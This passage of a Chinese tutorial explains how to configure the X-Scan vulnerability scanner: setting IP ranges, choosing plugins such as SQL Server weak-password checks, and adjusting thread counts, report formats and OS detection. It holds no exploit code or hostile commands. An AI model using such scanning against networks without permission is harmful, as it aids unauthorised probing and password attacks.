
X-Scan是完全免费的软件，无需注册，无需安装（解压缩后即可运行，自动检查并安装WinPCap驱动程序），如果我们已经安装的WinPCap驱动程序版本不正确，可以通过主窗口菜单的“工具”->“Install WinPCap”来重新安装“WinPCap 3.1 beta4”或另行安装更高的版本。

X-Scan可以运行于Windows NT系列的操作系统上，推荐在Windows2000以上的Server版Windows系统中运行。我在虚拟机里测试时，在XP系统下只能扫描到本机，尽管局域网中还有别的计算机，却扫描不出来；但在Windows2003系统中扫描时，能发现局域网中的其它计算机。

综合扫描器就是能同时扫描多种信息或漏洞的扫描器，解压缩下载的X-Scan-v3.3-cn后，直接双击xscan_gui.exe就会打开软件的主界面了，如图1。软件左上角的按钮从左到右依次是“扫描参数”、“开始扫描”、“暂停扫描”、“停止扫描”、“检测报告”、“使用说明”、“在线升级”、“退出”。在进行扫描之前，需要先对扫描参数进行一些设置，由于X-Scan能扫描的东西很多，要设置的扫描参数也比较多。”

“怎样对扫描参数进行设置呢？”一小菜问道。

直接点击“扫描参数”按钮或在“设置”菜单中选择“扫描参数”，就会打开如图2所示的扫描参数设置窗口了，它包含了“检测范围”、“全局设置”和“插件设置”三个大的设置模块。


图1




图2

我们先来看“检测范围”，在这里可以设置要扫描哪个或哪些IP，可以输入独立IP地址或域名，也可以输入以“-”和“,”分隔的IP范围，比如192.168.0.1-20,192.168.1.10-192.168.1.254，或类似192.168.100.1/24的掩码格式。“从文件中获取主机列表”，选中该复选框将从文件中读取待检测主机地址，文件格式应为纯文本，每一行可包含独立IP或域名，也可以包含以“-”和“,”分隔的IP范围。“检测范围”设置完成后再来设

置“全局设置”，在这里列出了X-Scan能扫描的所有功能模块，用鼠标单击一个功能插件后，在右面就会显示该插件的详细介绍，如图3。




图3

如果你希望X-Scan扫描某一项，比如SQL Server弱口令，在前面的复选框中打“✓”就行了，这里我只选择了前面5个功能插件。“并发扫描”可以设置并发扫描的主机数和并发线程数，默认是10和100，如果你的网速比较快，可以适当的设置大一些，我这里就保持默认了，还可以在下面单独为每个主机的各个插件设置最大线程数，如图4。




图4

“扫描报告”可以设置扫描结束后生成的报告文件名和格式，保存在LOG目录下，扫描报告支持HTML、TXT和XML三种格式，我选择的是生成默认HTML格式的报告，如图5。




图5

“其他设置”的里“跳过没有响应的主机”，表示如果目标主机不响应ICMP ECHO及TCP SYN报文，X-Scan将跳过对该主机的检测，“跳过没有检测到开放端口的主机”，表示在用户指定的TCP端口范围内没有发现开放端口，将跳过对该主机的后续检测，“使用NMAP判断远程操作系统”，X-Scan使用了SNMP、NETBIOS和NMAP综合判断远程操作系统类型，如果NMAP频繁出错，可以关闭该选项，“显示详细进度”主要用于调试，平时不推荐使用该选项，这里我还是保持默认设置，如图6。




图6

“插件设置”可以对各个插件进行单独设置，比如端口相关设置中可以指定扫描哪些端口，NETBIOS相关设置可以选择都扫描哪些NETBIOS信息，如图7，图8。

